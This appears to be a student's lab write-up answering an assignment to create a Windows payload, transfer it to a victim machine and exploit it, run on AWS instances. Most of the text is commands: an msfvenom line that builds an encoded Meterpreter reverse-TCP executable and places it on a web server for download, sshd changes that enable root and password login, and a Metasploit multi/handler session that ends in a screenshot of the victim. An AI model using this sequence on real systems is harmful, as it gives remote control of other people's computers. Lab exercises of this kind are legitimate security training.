**Question 1:**

**● Create payload for windows.**

**● Transfer the payload to the victim's machine.**


**● Exploit the victim's machine.**

**Ans.**

Since my system cannot support multiple VM instances, I used aws instances and ran the experiments in them.

After creating a Windows server 2016 and a Linux instance,

Loaded the Metasploit setup in the Linux server



# curl https://raw.githubusercontent.com/rapid7/metasploitomnibus/master/config/templates/metasploit-framework-wrappers/msfupdate.erb > msfinstall


Then changed the permissions and executed the file

# chmod +x msfinstall

# ./msfinstall

Next installing the web server

# yum install httpd




The creating the exploit delivery site.

# yum install httpd

# cd /var/www/html/

# mkdir exploitFolder

# cd exploitFolder



Then creating the payload:

# msfvenom -p windows/meterpreter/reverse\_tcp --platform windows-a x86 -e x86/shikata\_ga\_nai -b "\x00" LHOST=<IP\_address\_of\_the\_present\_machine> -f exe > /var/www/html/exploitFolder/exploit.exe

Changing some config of ssh

# vi /etc/ssh/sshd\_config


permitRootLogin yes

PublicKeyAuthentication yes


PasswordAuthentication yes

ChallengeResponseAuthentication yes

# service sshd restart



running the web page in the victim's system



Running the exploit server console:

# msfconsole

> use multi/handler

> set payload windows/meterpreter/reverse\_tcp

> show options

> set LHOST 0.0.0.0

> exploit -j -z

> sessions

> sessions -i 1

> screenshot

